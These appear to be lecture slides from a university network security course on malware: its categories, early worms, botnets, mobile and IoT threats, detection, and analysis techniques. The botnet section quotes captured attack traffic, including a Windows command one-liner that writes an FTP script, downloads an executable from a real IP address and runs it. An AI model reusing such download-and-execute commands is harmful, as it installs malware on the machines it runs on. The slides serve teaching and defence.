
Network Security 4180
Lecture 8

3/11/2016

Agenda



- Assigned Reading
- Malware
  - Overview
    - Categories, purpose, installation
  - Evolution

    - History of early worms, botnets, mobile phones, IoT
    - Current examples
  - Detection and malware's defensive techniques
- Malware Analysis
  - Why dynamic analysis is hard
  - Simple static analysis

Readings

- Files listed on next two slides are under lecture 8 module in canvas
- Links to readings are only listed on the slides and are not under the lecture 8 module

- Link to ssdeep listed on slide for malware analysis
  - http://ssdeep.sourceforge.net/


Required Reading

- All Damballa reports (files names start with Damballa), all sections except in .Damballa_Q114_State_of_Infection_Report.pdf only the section on Internet Traffic and Domain Activity – A Fluxing Situation on pages 2 and 3 are required.
  - these reports are mostly on botnets
- 2012 article on botnet sizes: abuse-ch-24hrbotps.pdf
- Kaspersky-Security-Bulletin-2015_FINAL_EN.pdf
- Symantec-istr-v20-2015.pdf
- McAfee_rp-threats-predictions-2016
- Article on anonymous http://www.zdnet.com/blog/networking/how-anonymous-took-down-the-doj-riaa-mpaa-and-universal-music-websites/1932
- Article on 2013 Target data breach http://www.zdnet.com/article/anatomy-of-the-target-data-breach-missed-opportunities-and-lessons-learned/
- Return oriented programming example attack
  - http://www.symantec.com/connect/blogs/hydraq-aurora-attackers-back
  - http://en.wikipedia.org/wiki/Return-oriented_programming
- Gmbot articles
  - theregister02032016_Gmbot_android_leak.pdf
  - Cert_Poland_Gmbot.pdf
- DH protocol on Angler Exploit Kit
  - Kaperssky_analysis_of_DH_in Angeler_Exploit.pdf

Optional Reading and Related Web Sites


- Arbor networks maps
  - http://www.arbornetworks.com/threats/
  - http://www.digitalattackmap.com/gallery/
- Stuxnet
  - http://www.schneier.com/blog/archives/2010/10/stuxnet.html
  - http://www.symantec.com/security_response/writeup.jsp?docid=2010-071400-3123-99&tabid=2
- http://www.symantec.com/security_response/publications/monthlythreatreport.jsp
- http://www.mcafee.com/threat-intelligence/malware/latest.aspx
- Summary of storm botnet 2007-2008 https://en.wikipedia.org/wiki/Storm_botnet
- Verizon yearly Data Breach Reports: 2015 available from http://www.verizonenterprise.com/DBIR/2015/ (note: you do not have to register, select “Download Only” from pop-up window)

Malware Categories



- Categories overlap in function
  - Virus often used to refer to all malware, ex. Anti-virus (AV) software
- Malware may be for general deployment or specific target

Common Malware Categories




- Botnet: collection of malware consisting of bots and masters. Bots also called zombies
  - Most commonly IRC, http; may be bot specific protocol
  - Masters are command and control (C&C) centers
- Virus: can copy itself and spread, attached to some host program/file
- Worm: can copy itself and spread, does not require attaching to host program
  - Even if worm is not does nothing malicious to infected machine, traffic caused by spreading can result in DoS
- Trojan horse: program claims/appears to perform some non-harmful function, actually issues an attack
- Spyware: aims to collect information while remaining undetected, ex. keylogger, log browsing history, steal files …

Common Malware Categories

- Ransomware: attack victim
  - ex. encrypt files, lock computer or phone, DoS on website and don't stop or give victim the key to decrypt unless the victim pays a ransom
  - Cerber, Cryptolocker, Reveton, Urausy* are examples of such malware
  - Android – Slocker** encrypts SD card
- Crimeware: financial focus, ex. Phishing, any stealing of account information, breaking into accounts …
- Adware: software that displays ads
  - May download files to machine.
  - By itself, benign, but serves as vehicle for malware, such as spyware
- Rootkit: root/admin privileges

* https://www.alienvault.com/open-threat-exchange/blog/urausy-ransomware-family-a-quick-internals-overview
** http://www.mcafee.com/threat-intelligence/malware/default.aspx?id=9609500 indicates low # of infections



Malware – Attack Purpose

- Utilize host resources
  - Botnet for
    - Distributed denial of service attacks
    - Distributed computing
  - Rent resources, ex. rent-a-bot
- Can also buy/rent exploit kits, ex. Blackhole exploit kit
  - “tool” into which attacker inserts his own malware as payload
  - trick user into going to a webpage (exploit server)
  - Javascript on webpage scans user’s computer and downloads all suitable exploits
  - Exploits executes payload (malware provided by attacker) on the computer
  - Notifies the exploit server which exploit was used to load the payload

Malware – Attack Purpose

- Information/data acquisition from host
  - Example: send files from infected host to attacker; learns who host is connected to; steals passwords/user information
- Information/data acquisition from connected machine
  - probe connected devices in order to spread to them/learn how to attack them
  - use connectivity to obtain data from another device
    - Request files
    - Exploit bug – OpenSSL Heartbleed is an example
- Financial gain
  - ransom, stop attack when paid
  - disable a competitor

Malware – Attack Purpose

- Deny/Break Service
  - Disable/impair host
  - Disable/impair network
    - against connections or spread to components and impair each
  - Financial gain
  - Attacker wants host or network out-of-service
    - political statement/protest
      - common example: deface or disable a website
      - Large-scale: Estonia 2007 http://www.arbornetworks.com/blog/asert/estonia-six-years-later/
    - revenge
    - amusement

(Distributed) Denial of Service (DoS, DDoS) typically refers to consuming bandwidth to deny service.
Service can be broken/denied in other ways – examples: malware that disables webserver, ransomware that encrypts files, malware that destroys/erases files

Malware Installation

- Distribution:
  - Email or any communication supporting attachments
  - Web site, ftp site
    - Redirect to malicious site or install malicious ad, video, image on legitimate site – upload to social media site
  - Automatic updates
  - Removable media – infected USB, DVD
  - Break-in and install on system
  - Insider installs
  - App store
- Infection
  - Exploit bug or hole in software
  - Install directly - take advantage of weak permissions, stolen or guessed passwords (use of default passwords in products, users don’t change password)
  - Install at manufacturer or intercept product before deployed:
    - ex. Credit card readers save numbers and periodically sent numbers to criminals
  - Shell may install, then go to web site or ftp to download program

Malware Installation

- Human involvement
  - User installs unintentionally, for example
    - Trick user into downloading from malicious or compromised web page, email attachment, phone reading NFC tag, usb stick, malicious app
      - when given a usb stick as a gift or find a usb stick laying around, most people will insert it - leave promotional ones on cars in a parking lot
    - Upload to social media site
  - Adversary breaks into machine and installs
- Self-propagating
  - Installed on one machine, spreads to network/connected devices
    - Via normal services: app has access to address book
    - Automatic updates – malicious update
    - Exploit a bug
    - Exploit configuration error (ex. sys admin forgot to block email attachments with .exe extension, firewall incorrectly allows traffic to critical subnet attackers want to reach …)

Malware Installation

- Most attacks still involve a user clicking on link in email or opening an attachment
- Prevalence of social media sites where users can upload files
  - Increased opportunity for malware to have users come to it and download as opposed to self-propagating or having to trick users into downloading it
    - Ex. users searching for cute cat videos, images

- Mobile apps

  - users come to it, make app appealing so it will be downloaded
  - stores (ex. Google, Apple) must vet apps before making them available

Malware Installation Example: NFC Tags

- Phone reads any NFC tags that comes within range
- Tag provides simple instructions
  - start an app and provide some input parameters
  - **URL, browser automatically opens webpage**
- The later may be easiest
  - write URL of malicious website on tag
- But apps could also be exploited
  - Maybe tag enables WIFI and connects to insecure AP

- Range is very small: tag is almost touching the phone, but think of
  - a phone laying on a table/counter in a public place
  - a person leaning against a wall holding a phone
  - stores with displays or price tags for customers to scan
  - facility with equipment tagged so users can scan to report problems (ex. a gym)
- and tags are very cheap

Malware Installation Example: Manufacturer


- Superfish adware/spyware installed by Lenova
  - Late 2014-early 2015
  - https://en.wikipedia.org/wiki/Superfish
- Tracks user's browsing activity to place additional ads on the sites the user visits
- MITM HTTP/HTTPS resides with client
  - Superfish blamed Komodia, whose software it used for MITM
- Installs its own root certificate (needed for MITM)
  - Same private key on all machines
- Provided security vulnerability other attackers could use
- Users subjected to
  - annoying pop-up ads
  - slows machine
- Privacy concerns

Example Bug: OpenSSL Heartbleed

- Not a bug in TLS, but rather in the implementation (a length was not checked) in certain versions of OpenSSL
- In use March 2012 to April 2014
- Heartbeat allows one end to send packet containing length and data that other end echoes back.
- Malicious client sends heartbeat indicating large number of bytes, B <= 64KB, but packet only contains small number, S, of bytes.
- Server echoed back S plus B-S bytes of memory (random, but may contain data/parameters used by the TLS connection – such as keys)


Spread Patterns

- Malware aimed at large audience tends to exhibit exponential growth pattern
- $y = e^{kt}$, where t is time
- If k is small, it spreads more slowly but still grows




- Run out of vulnerable hosts
- Doesn't matter much if a machine is infected twice
- Actual graph is a logistic curve

  Ex: sigmoid function $y = 1/(1+e^{-x})$



History: Early Worms

- IBM Christmas Card “Virus”, December 1987
- Morris Internet Worm, November 1988




Christmas Card
What Users Saw

X
X X
X X X
X X X X
X X X X X
X X X X X X
X X X X X X X
X
X
X

A very happy Christmas and my best wishes for the next year. Let this run and enjoy yourself.
Browsing this file is no fun at all.
Just type Christmas.


Christmas Card: What Happened

- Infected pre-TCP/IP network for IBM mainframes
- A file transfer mechanism (not quite email) delivered a short script to users
- Written in REXX, a shell script-like language
- Displayed the Christmas card



- Looked through the (equivalent of) the user's email alias file and the file transfer log and transmitted a copy of itself to any usernames it found
- Spread by social engineering. People trusted it because it was coming from a regular or at least a prior correspondent

Christmas Card




- Essential elements found in many worms:
  - Self-replicating executable
  - Apparently from a trusted source
  - Request that the recipient execute the program
  - Using the email alias file to find new victims

- Impact:
  - An unintentional denial of service attack
  - By itself wasn't malicious
  - It had exponential growth patterns
  - Clogged servers, communication paths, spool directories, etc.


The Internet Worm

- Intended to demonstrate the insecurity of the Internet
  - Received mainstream publicity
  - Estimated to have taken out 6000 hosts 10% of the Internet
- Much more sophisticated than Christmas Card
- Exploited buggy code - spread without human intervention
- Exploited trust patterns among computers
  - Pre-authenticated login via rsh
- Multiple attack vectors
  - Back door in sendmail
  - Buffer overflow in fingerd
  - Password-guessing
- Multiple architectures (Vax and Sun 3)



Internet Worm: Attack Vectors


- sendmail back door:
  - Author of sendmail wanted continued access to the production version installed at Berkeley - system administrator wouldn’t permit it




  - Author included a back door in sendmail to give himself continued access, enabled as default
- Buffer overflow
  - finger daemon call gets() (now a deprecated library routine)
  - no buffer length parameter (unlike fgets())
  - Input long string so attacking program
    - Injected assembler-language code
    - Overwrote the return address in the stack frame so that gets() branched to that code instead of back to the caller

Internet Worm: Attack Vectors


- Password guessing
  - It looked up a list of usernames in the password file
  - It used easy transformations of the login name and the user's name, plus a dictionary of common passwords
  - The author of the worm, Robert T. Morris, drew upon a technique first described by his father, Robert H. Morris.
- Pre-authenticated login:
  - Exploit trust patterns: /etc/hosts.equiv and per-user .rhosts files list trusted machines
  - If machine A trusts machine B (even if only for a particular user), machine B may trust machine A
  - This provided two things: an infection path and a list of other machines to attack



Internet Worm: Spreading



- It looked at a variety of sources to find other machines to attack:
  - rsh/rlogin trust sources
  - Machines listed in .forward files
- Routers (in 1988, most routers were general-purpose computers)
- Randomly-generated addresses on neighboring nets



Internet Worm: Essential Elements

- Essential Elements
  - Self-spreading, via buggy code
  - Self-spreading, via trust patterns
  - Combination of directed and random targets for next attack
  - Stealth characteristics
    - named sh
    - forked frequently to change processID
    - unlinked its own executable
    - text strings were (lightly) “encrypted”

Subsequent Worms

- Most resemble either the Christmas card worm or the Internet worm
- Today’s email worms try to trick the user with tempting Subject: lines — lottery, file requested, updates, picture, etc.
- Some pose as anti-virus software updates
- Can get through basic firewalls which don’t scan content

The Slammer Worm

- Exploited a bug in Microsoft's SQL server
- A single 376-byte packet to UDP port 1434 could infect a machine
- Use of UDP (instead of TCP) let it spread much faster: one packet from a forged source address, (instead of a three-way handshake, payload transmission, and a three-packet close() sequence)
- No direct damage, but it clogged network links in minutes
  - affected some ATM and air traffic control networks
  - CSX Railroad's signaling network was affected


The Welchi Worm


- Attempted to do good
- Used the same Microsoft RPC bug as the Nachi worm
- Removes certain other worm infections
- Installs Microsoft’s fix for the hole
- Deletes itself after January 1, 2004
- Was not authorized and not well tested
- Resulting traffic like DoS attack

Sobig.F

- Part of a family of worms
- High-quality code
- Primary purpose: spamming
- Turned infected machines into spambots
- Marked a turning point in worm design: for profit instead of fun

Malware - Botnets





Malware - Botnets

- Some have millions of bots
- Examples: Storm, Zeus
- Master may move, infected machine may act as master
- C&C traffic designed to be stealthy to limit detection
  - Minimal traffic, may wait for infected machine to send similar traffic in attempt to hide; ex. if using http, wait for http traffic
- DNS flux – IP address of master constantly changes
- Uses:
  - Spam, phishing emails
  - Blackmail: DDoS, install and execute destructive malware
  - Distributed computing
- Rent-a-botnet

Malware – Botnets

- storm
  - Windows
  - Spread via email with infected attachments and infected/malicious websites
  - Estimated there were a few thousand masters – no centralized point
  - Estimated number of bots varied greatly from 1 million to tens of millions
  - Defensive techniques
    - Used DNS fast-flux
    - Malware changes frequently to avoid signature-based detection
    - Encryption
    - Attack (DDoS) systems trying to identify components

Malware - Botnets

- VICTIM: <sends OS information, not shown on slide>
- ATTACKER: echo off&echo open 1.114.181.142 1023>>cmd.ftp&echo anonymous>>cmd.ftp&echo user&echo bin>>cmd.ftp&echo get 6023_upload.exe>>cmd.ftp&echo bye>>cmd.ftp&echo on&ftp -s:cmd.ftp&6023_upload.exe&echo off&del cmd.ftp&echo onuser
- ATTACKER: 220 OK
- VICTIM: USER anonymous
- VICTIM: User (1.114.181.142:(none)): open 1.114.181.142 1023
- ATTACKER: 331 OK
- VICTIM: PASS bin
- ATTACKER: 230 OK
- VICTIM: PORT 192,168,1,139,4
- ATTACKER: 200 OK
- ATTACKER: RETR 6023_upload.exe
- ATTACKER: 150 OK
- ATTACKER: 226 OK
- VICTIM: QUIT

Example from prior SRI Cyber-TA project (ceased in fall 2014)
http://www.cyber-ta.org/releases/malware-analysis/public/

Malware - Botnets

VICTIM: GET /x.exe HTTP/1.0User-Agent: Mozilla/4.0Host: 121.120.131.133:1171

ATTACKER: GET /index.php?id=krvvilpdqtyywsxvc&scn=4&inf=0&ver=19&cnt=USA HTTP/1.0User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)Host: citi-bank.ru

Example from prior SRI Cyber-TA project (ceased in fall 2014)
http://www.cyber-ta.org/releases/malware-analysis/public/

Malware - Botnets

- Bot software may be knowingly and intentionally installed by user who wants to contribute to an attack
  - Ex. Anonymous use of LOIC
- Size of botnet
  - Network may be broken into smaller parts so if one part is detected and taken offline, other parts are not found
- C&C protocol
  - Often use existing protocol and common ports: irc, http, https
  - May use own application layer protocol and non-standard ports

Mobile Devices

- Cell phones became new frontier for malware
  - Initially, most common malware sent text messages (SMS Trojans) or made phone calls
- Apps – how many authors consider security? How many bugs?
  - Large number to evaluate, increasing daily
  - Quality: “Beta” versions/time to market
- NFC provides vector for infecting devices
- Issues
  - Wider, less security educated audience
  - Operating system evaluation
  - Where is firewall/IDS?
  - Battery drain attack
  - Privacy issues: most apps collect everything they can and send to server – user agreement

Laptop + Mobile NFC

- Malware that utilized both laptop and mobile phone
- Setup
  - first need to infect laptop
  - on laptop, poses as authentication measure for banking/financial site
  - instructs user to scan a QR code (NFC) with phone to enable two-factor authentication
  - downloads malware to the phone via the NFC scan
- Use
  - bank sends the user an authentication code via text (as part of two-factor login) – normal behavior
  - malware on the phone gets the code
  - phone malware sends it to malware on the laptop
  - laptop malware logs in before the user can

Android Bankosy

- Malware forwards calls
- Enables silent mode on phone so user is not aware of call
- If two factor authentication uses pin delivered via voice call, attacker gets pin (2-factor auth may use voice call may be used because text messaging subject to attack)

http://www.symantec.com/connect/blogs/androidbankosy-all-ears-voice-call-based-2fa

IoT

- Internet of Things next frontier for malware
  - "Internet of Targets"
  - Will cover IoT in more detail in subsequent lecture
- Large variety of "things"
  - home automation, industrial systems, smartgrids, cars, health care, medical devices, fitness devices, beacons …

IoT

- Issues
  - Many different types of devices, sometimes connected in unintentional ways
    - Target 2013 data breach point of entry involved HVAC
  - Wider, less security educated audience
  - Many new protocols – open and proprietary
  - Operating system evaluation?
  - Where is firewall/IDS?
  - Can devices spread malware
    - some (try to) connect to anything within range (ex. fitness devices over bluetooth)
  - Battery drain attacks for applicable devices
  - Privacy issues: what information does device collect and send to manufacturer/service provider/third party

IoT

- Impacts depend on device and purpose
- Attacks
  - Little concern to individual if Fitbit battery drains, but it can damage revenue of Fitbit if no one buys their devices as a result
  - Car: accidents due to malware disabling functions or controlling car
  - Medical devices: injury/death if device malfunctions (ex. pacemakers)
  - Utilities: severe damage potential if certain components damaged
  - More devices for botnet to utilize
- Privacy
  - Little concern if third party sees how many steps I take in a day from my Fitbit
  - Annoying to see targeted advertisements as I walk through a store
  - More concern if third party is tracking my driving or monitoring my health

IoT Examples

- Nest Thermostat
  - Software update in Dec. 2015
  - In Jan. 2016, drained battery, thermostat unresponsive
  - Was a bug

    - but updates are possible means for distributing malware
    - demonstrated widespread impact
  - Instructions to fix were non-trivial for average person

- dam in Rye Brook, NY
  - Hackers able to log into control system in 2013 access/read files. Not publicly reported until 2015.
  - Gate designed to be open/closed by computer, but system did not fully work.
- Not every reported attack is true
  - Media may quickly spread false/misleading reports
    - Refrigerator sending spam
    - Fitbit spreading malware

Malware Detection

- Pre-infection:
  - AV software on machine:
    - Signatures (byte pattern): static analysis as malware file is installed
    - Detect activity – process, file access, network activity detected as installation attempted


      trivial example: windows 7 defaults to asking about every new process when it tries to access disk
  - Firewall monitoring packet headers – signatures such as ports used, blacklisted addresses; traffic patterns
  - IDS monitoring packets – signatures: deep packet inspection, packet headers, traffic patterns; anomaly detection
  - Includes email scanning at server
- Post infection:
  - Behavior – notice effects (deleted files, bank account depleted, slow internet connection, modified web site, customer complaints/inability to access site …)
  - Direct contact: blackmail
  - Signatures – AV software updated after malware appeared, periodic scan

Malware Detection

- Signature-based anti-virus (AV) software
  - honeypots (AV companies, labs) and by people submitting samples of suspicious code to AV companies
  - AV companies build worm signatures
  - Every new malware or variant needs its own signature
    - Need frequent updates
    - No zero-day detection


Malware's Defensive Techniques

- Stealth:
  - Process/file name same as or similar to common process/file, ex. svchost
  - If send/receive traffic: low traffic volume and/or piggyback on common traffic, appear as auto-update
  - Slow scans, own blacklist of known honeypots/labs
- Polymorphism
  - Some AV software starting to include non-static signature methods, "DNA" analysis
- Return Oriented Programming (ex. Golf_Clinic pdf file)
    - http://www.symantec.com/connect/blogs/hydraq-aurora-attackers-back



Malware's Defensive Techniques

- Crypto
  - "encrypted" downloads, C&C,
    - encryption ranges from weak to use of standard algorithms
  - integrity check
- Protect infected machine so don't lose it
  - Plug holes so other bots, malware can't take over
  - Attack detector
- Migrate points of contact, if any
  - C&C in botnet
  - upload point for stolen information
- Detect if being analyzed
  - Initially, if in VM, don't execute – assume it is a honeypot
  - Increase in cloud computing, increase in VMs that are targets and not honeypots



Botnets - DNS Flux

- Fast-flux: many IP addresses registered with same domain name (DNS allows this for load balancing)
- Addresses swapped frequently (ex. 60 seconds)
  - update DNS record
  - TTL on record from authoritative DNS server tells cache server how long it can use record before refreshing
- If domain name taken down, register a new name
  - Issue – domain name paid for so who decides and enforces removal? Can name be re-sold?

Comments

- Malware can use social engineering to propagate and damage can take many forms
  - Early example: “elf bowling” game
  - Cute, everyone emails to friends, coworkers
- Damage may not be what is commonly thought of:
  - Spend day playing instead of working
  - Legitimate businesses, Hallmark e-cards, hurt if all e-cards incorrectly perceived as malware

Malware Analysis

- Difficulties with dynamic analysis
- Basic tools for simple static analysis

Dynamic Analysis Issues

- General Environment:


  - Controlled, contained

  - But needs to look real
    - Internet – test for connectivity, ip addresses
    - Malware may need to contact external sites

  - VM detection
    - Malware detects and shuts down
    - But with cloud computing, malware may need to run in VM


Dynamic Analysis Issues

- System Environment:
  – What operating system? Test all?
  – Version, patch level
  – Required software, version, patch level
  – Required hardware
  – AV software?
    - Don’t want to prohibit malware from running (use older signatures), but malware may have steps to check for presence and disable, suspicious if none found




Dynamic Analysis Issues

- Is malware aimed at wide scale deployment?
- or specialized malware that requires a very specific environment?



Dynamic Analysis Issues


- Execution
  - How to monitor – can malware detect, disable?
  - Simple example, on windows malware may kill task manager



- How to clean environment?
  - VMs reset to clean snapshot
  - Without VMs, reimage OS or revert modified files to clean version, depending on extent of changes

Static Analysis


- Extract basic static features to compare and categorize malware samples




- When processing new malware sample, apply tools in order of increasing computational overhead to determine if similar to existing samples:
  - Attempt to unpack (try common packers: upx)
  - Check if = existing sample (hash)
  - Fuzzy hashing: hashing segments of file, either using a rolling window or fixed offsets
